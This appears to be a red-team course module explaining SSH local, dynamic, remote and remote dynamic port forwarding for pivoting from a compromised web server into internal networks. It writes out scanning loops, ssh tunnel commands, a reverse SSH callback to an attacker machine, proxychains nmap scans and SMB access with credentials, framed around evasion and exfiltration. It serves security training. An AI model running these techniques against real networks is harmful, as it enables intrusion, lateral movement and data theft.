

Understanding SSH Tunneling
What Is Tunneling?
At a high level, tunneling is the practice of hiding one type of network traffic inside another as it moves across a network. Instead of sending data directly in its original form, the traffic is encapsulated within a different protocol and carried through the network as if it were something else.
Some protocols are designed specifically for this purpose and are known as tunneling protocols. One of the most widely used—and most interesting from an attacker’s point of view—is Secure Shell (SSH).
SSH: More Than Just Remote Administration
SSH is commonly known as a tool system administrators use to manage servers remotely. It provides secure command-line access to Linux and Unix systems and is deeply embedded in day-to-day infrastructure operations.
Technically, SSH is also a tunneling protocol. It creates an encrypted channel (a tunnel) between a client and a server and sends all data through that tunnel securely. Once established, this tunnel can carry almost any type of traffic—not just interactive shell commands.
This flexibility is what makes SSH so powerful, and from an offensive security perspective, so useful.
Why SSH Is Attractive to Attackers
From a red team standpoint, SSH has several characteristics that make it an ideal vehicle for covert communication and traffic tunneling:
1. SSH Clients Are Everywhere
Because administrators rely heavily on SSH, SSH clients are installed by default on most operating systems, including Linux, macOS, and even modern versions of Windows. This means an attacker often does not need to introduce new tools to use SSH—living-off-the-land becomes much easier.
2. SSH Traffic Is Common and Trusted
In many enterprise networks, SSH traffic is normal and frequent. Security teams expect to see it, especially traffic originating from servers or admin workstations. As a result, SSH traffic often blends into the background noise of the network.
3. Encrypted by Design
SSH encrypts all data passing through the tunnel. This makes deep inspection difficult for intrusion detection and prevention systems, especially in environments where decryption and full traffic analysis are not implemented.
4. Easy to Hide Malicious Activity
By tunneling attacker-controlled traffic inside SSH, malicious communication can be disguised as routine administrative access. In poorly monitored networks, SSH traffic is often treated as benign by default, allowing attackers to evade detection.
SSH Tunneling vs. SSH Port Forwarding
In practice, what many people refer to as SSH tunneling is implemented using SSH port forwarding. Port forwarding allows SSH to carry other protocols—such as HTTP, database traffic, or custom command-and-control channels—through its encrypted tunnel.
SSH supports several types of port forwarding, each useful in different attack scenarios. These include local, remote, and dynamic port forwarding, which will be explored in detail in the following sections.
SSH Local Port Forwarding
Scenario Overview
In earlier port forwarding scenarios using socat, both the listening port and the forwarded destination existed on the same server (the compromised e-commerce web server).

SSH local port forwarding takes this idea one step further. Instead of forwarding traffic locally, we establish an SSH connection between two different servers:
- SSH Client: the compromised web server
- SSH Server: an internal database server
Once this connection is established, the web server listens on a local port. Any traffic received on that port is encrypted, tunneled through SSH to the database server, and then forwarded to an internal service that would normally be unreachable.
From a red team perspective, this is a powerful way to pivot deeper into the internal network.
Target Objective
Assume the following goal:
- We suspect there is an SMB server (port 445) inside the internal network.
- The SMB server is not directly accessible from the attacker’s machine.
- The database server can reach that internal SMB network.
- We want to access SMB shares directly from the attacker machine by tunneling traffic through SSH.
Step 1: Upgrade the Shell for SSH Usage
Before using SSH on the compromised web server, we need a fully interactive shell with TTY support.
From the web server shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'This allows us to use interactive tools like ssh without issues.
Step 2: SSH Into the Database Server
From the compromised web server, connect to the database server:
ssh db_admin@10.10.10.20Once connected, we inspect network interfaces to understand what internal networks the database server can access.
ip addr
# 2: eth0: inet 10.10.10.20/24
# 3: eth1: inet 172.16.50.10/24
This tells us the database server is connected to the internal 172.16.50.0/24 network.
Step 3: Verify Internal Network Reachability
Next, we confirm routing information:
ip route
# 172.16.50.0/24 dev eth1 proto kernel scope link src 172.16.50.10
This confirms the database server can reach hosts inside the internal network where the SMB service likely exists.
Step 4: Discover the SMB Server
From the database server, we scan the internal network for systems with port 445 open:
for i in $(seq 1 254); do nc -zv -w 1 172.16.50.$i 445; done
# Connection to 172.16.50.20 445 port [tcp/microsoft-ds] succeeded!
We have identified the SMB server at 172.16.50.20:445
Step 5: Create the SSH Local Port Forward
Now we return to the compromised web server and create an SSH tunnel.
ssh -N -L 0.0.0.0:4455:172.16.50.20:445 db_admin@10.10.10.20What This Command Does
- Opens port 4455 on the web server (listening socket)
- Encrypts all incoming traffic
- Sends it through the SSH tunnel to the database server
- Forwards it from the database server to the SMB server on port 445
We use port 4455 because ports below 1024 require root privileges, which we do not have.
Important Flags
-L→ Enables local port forwarding-N→ Prevents opening an interactive shell
Step 6: Confirm the Listening Port
To verify that the web server is listening on port 4455:
ss -ntplu
# LISTEN 0 128 0.0.0.0:4455 0.0.0.0:* users:(("ssh",pid=2341,fd=3))
This confirms the tunnel is active.
Step 7: Access SMB from the Attacker Machine
Now the attacker machine can connect directly to the SMB service through the SSH tunnel, without ever touching the internal network directly.
From the attacker system:
smbclient -p 4455 -L //203.0.113.10/ -U admin --password=easypass123

Sharename       Type      Comment
---------       ----      -------
public          Disk      Public Files
finance         Disk      Finance Department
IPC$ IPC IPC Service203.0.113.10represents the public IP of the compromised web server.
At this point, the attacker can browse, download, and exfiltrate files directly from the internal SMB server—fully tunneled over SSH.
SSH Dynamic Port Forwarding
Why Dynamic Port Forwarding Matters
In the previous local port forwarding scenario, access was limited to a single, predefined port—for example, port 445 on an internal SMB server. That approach works well when the target service is known in advance, but it quickly becomes restrictive during reconnaissance.
From a red team perspective, we often want full visibility. Instead of accessing one service, we may need to scan an internal host and identify all open ports and running services. This is where SSH dynamic port forwarding becomes essential.
How SSH Dynamic Port Forwarding Works
With dynamic port forwarding, the SSH client creates a single listening port that behaves as a SOCKS proxy server.
In this scenario:
- SSH Client: the compromised e-commerce web server
- SSH Server: the internal database server
- Listening Port: a SOCKS proxy exposed on the web server

Instead of forwarding traffic to one destination, the SOCKS proxy accepts packets with SOCKS headers and dynamically forwards them to any internal address and port that the SSH server can reach.
This effectively turns the compromised web server into a gateway for the internal network.
Key Requirement: SOCKS-Compatible Tools
Because traffic is routed through a SOCKS proxy, any tool used must support SOCKS natively—or be forced to use it.
Many security tools, including nmap, do not support SOCKS proxies by default. To work around this limitation, we use ProxyChains.
Using ProxyChains to Force Traffic Through SOCKS
ProxyChains is a tool that intercepts network calls made by other programs and forces them through a proxy (HTTP or SOCKS).
Configure ProxyChains
Edit the configuration file at /etc/proxychains4.confand add the following line at the end of the file:
socks5 203.0.113.10 8888Creating the SSH Dynamic Tunnel
On the compromised web server, create the dynamic port forward:
ssh -N -D 0.0.0.0:8888 db_admin@10.10.10.20What This Command Does
- Opens port 8888 on the web server
- Acts as a SOCKS proxy server
- Encrypts all traffic
- Forwards packets through the SSH tunnel to the database server
- Allows dynamic access to any internal service reachable by the database server
Important Flag
-D→ Enables dynamic port forwarding (SOCKS proxy mode)-N→ Prevents opening an interactive shell
Scanning the Internal SMB Server with Nmap
From the attacker machine, we can now scan internal systems as if we were inside the network.
proxychains nmap -vvv -sT --top-ports=20 -Pn 172.16.50.20What Happens Behind the Scenes
- ProxyChains reads its configuration file
- Hooks into the
nmapprocess - Forces all network traffic through the SOCKS proxy
- SSH encrypts and tunnels the traffic
- The database server forwards it to the internal SMB server
From the defender’s point of view, this traffic looks like normal SSH activity.
SSH Remote Port Forwarding
Real-World Network Constraints
In real-world environments, servers are rarely exposed directly to the internet. Web applications are typically protected by hardware and software firewalls that strictly control inbound traffic. These firewalls often allow only a small number of ports—such as port 443 for web services—and block everything else.
Outbound traffic, however, is usually far less restricted. This imbalance creates an opportunity for attackers. Instead of connecting into a compromised server, we can force the server to connect back to us. SSH remote port forwarding is designed for exactly this scenario.
How Remote Port Forwarding Differs from Other Methods
In previous SSH tunneling techniques:
Local Port Forwarding
- The listening port is bound on the SSH client
- Traffic is forwarded through the SSH server
Dynamic Port Forwarding
- A SOCKS proxy is created on the SSH client
- Traffic is dynamically forwarded through the SSH server

With remote port forwarding, the roles are reversed:
- The listening port is bound on the SSH server (attacker machine)
- Traffic is forwarded from the SSH server to the SSH client (compromised server)
This allows external access to internal services without exposing new inbound ports on the victim.
Attack Scenario Overview
- SSH Client: compromised web server
- SSH Server: attacker-controlled machine
- Target Service: internal database running on port 5432
- Goal: access the database directly from the attacker machine
Step 1: Prepare the SSH Server on the Attacker Machine
First, ensure the SSH service is running on the attacker system and configured to allow password authentication.
sudo systemctl start sshMake sure the SSH configuration (/etc/ssh/sshd_config) allows password-based authentication and that a strong password is set for the SSH user.
Step 2: Establish the Reverse SSH Tunnel
From the shell on the compromised web server, initiate an SSH connection back to the attacker machine:
ssh -N -R 127.0.0.1:7777:10.10.10.20:5432 kali@198.51.100.25Breaking Down the Command
-R→ Enables remote port forwarding127.0.0.1:7777→ Port 7777 listens on the attacker machine (loopback only)10.10.10.20:5432→ Internal database service reachable by the victim- kali@198.51.100.25 → SSH server controlled by the attacker
-N→ No interactive shell is opened
This command creates two sockets:
- A listening socket on the attacker machine
- A forwarding socket on the compromised server that pushes traffic to the database
Step 3: Verify the Listening Port
On the attacker machine, confirm that port 7777 is listening:
ss -ntplu
# LISTEN 0 128 127.0.0.1:7777 0.0.0.0:* users:(("ssh",pid=3021,fd=4))
This confirms the reverse tunnel is active.
Step 4: Access the Internal Database
Now, from the attacker machine, connect directly to the internal database through the SSH tunnel:
psql -h 127.0.0.1 -p 7777 -U postgresFrom the database’s perspective, the connection appears to originate from the compromised server—while the attacker gains full access remotely.
SSH Remote Dynamic Port Forwarding
The Problem: Firewalls and Limited Visibility
In realistic environments, attackers rarely face just one obstacle. Often, firewalls restrict inbound traffic, and at the same time, we need to scan multiple ports on internal systems, such as a new server placed in the DMZ.
If we rely only on:
- Remote port forwarding → we bypass firewalls, but we are limited to one port
- Dynamic port forwarding → we get flexibility, but inbound firewall rules block us
To solve this, we combine both techniques into one powerful method: SSH Remote Dynamic Port Forwarding.
What Is Remote Dynamic Port Forwarding?

Remote dynamic port forwarding creates a SOCKS proxy on the attacker machine, while traffic is forwarded through the compromised server using an outbound SSH connection.
In simple terms:
- The SOCKS proxy listens on the attacker system
- The victim server connects outward to the attacker via SSH
- All scanning traffic is tunneled through SSH
- The attacker can access any port on any internal host that the victim can reach
Remote dynamic port forwarding is supported in OpenSSH client version 7.6 and above.
Scenario Overview
- SSH Client: compromised e-commerce web server
- SSH Server: attacker-controlled machine (Kali)
- Goal: scan all ports on a new internal Windows server in the DMZ
- Constraint: inbound firewall blocks direct access
Step 1: Create the Remote Dynamic SSH Tunnel
From the compromised web server, initiate an SSH connection back to the attacker machine:
ssh -N -R 6666 kali@198.51.100.25How This Command Works
-R→ enables remote forwarding6666→ SOCKS proxy listening port on the attacker machine- No destination socket is specified
- SSH automatically binds the proxy to
127.0.0.1on the attacker system -N→ no interactive shell
Unlike standard remote port forwarding, only one socket is defined, because this tunnel operates in SOCKS mode.
Step 2: Configure ProxyChains
Since tools like nmap do not natively support SOCKS proxies, we force traffic through the tunnel using ProxyChains.
Edit the ProxyChains configuration at /etc/proxychains4.conf and add the following entry:
socks5 127.0.0.1 6666This tells ProxyChains to route all traffic through the SSH SOCKS proxy.
Step 3: Scan the Internal Server
Now we can scan the internal Windows server as if we were inside the network:
proxychains nmap -vvv -sT --top-ports=20 -Pn -n 10.10.10.30What Happens Internally
- ProxyChains hooks into the Nmap process
- All packets are sent to the local SOCKS proxy
- SSH encrypts and tunnels the traffic
- The compromised server forwards requests internally
- Results are returned to the attacker transparently
From the firewall’s perspective, this is just outbound SSH traffic.
Conclusion
SSH tunneling remains one of the most versatile and powerful techniques in an attacker's arsenal for bypassing network restrictions, maintaining access, and performing lateral movement in hardened environments.
Throughout this guide, we explored the core concepts and practical applications of SSH port forwarding:
- Local Port Forwarding allows us to reach internal services by binding a listening port on a compromised host and tunneling traffic through an existing SSH session to a pivot point deeper in the network.
- Dynamic Port Forwarding transforms that pivot into a full SOCKS proxy, enabling flexible reconnaissance and interaction with multiple internal hosts and ports—ideal when the target landscape is unknown.
- Remote Port Forwarding flips the direction, letting restricted hosts initiate outbound connections back to the attacker while exposing internal services securely on the attacker's machine.
- Remote Dynamic Port Forwarding combines the best of both worlds: firewall evasion via outbound connections and broad internal access through a SOCKS proxy on the attacker side.
These techniques excel because SSH traffic is ubiquitous, encrypted by default, and often treated as trusted administrative activity. When combined with living-off-the-land principles—using built-in SSH clients and avoiding noisy tool transfers—they become extremely stealthy.
Key Takeaways
- SSH is far more than remote shell access; its built-in forwarding capabilities make it a premier tunneling protocol.
- Choose the forwarding type based on network constraints: local/dynamic for inbound pivoting, remote/dynamic for outbound-only victims.
- Tools like ProxyChains and Ncat bridge the gap when applications lack native SOCKS support.
- Always prioritize operational security—use non-standard ports where possible, keep tunnels persistent but quiet, and practice these methods only in authorized environments.
Mastering SSH tunneling gives red teams reliable, low-profile ways to navigate segmented networks, access hidden services, and maintain persistent footholds—even under strict firewall rules and monitoring.
Practice these scenarios in lab environments, chain them with other techniques (such as the HTTP-based Chisel tunnels discussed earlier), and you'll significantly strengthen your ability to operate effectively in real-world engagements.
Module Progress: 5. Port Forwarding & Tunneling
-
1 Overview
- Reading Now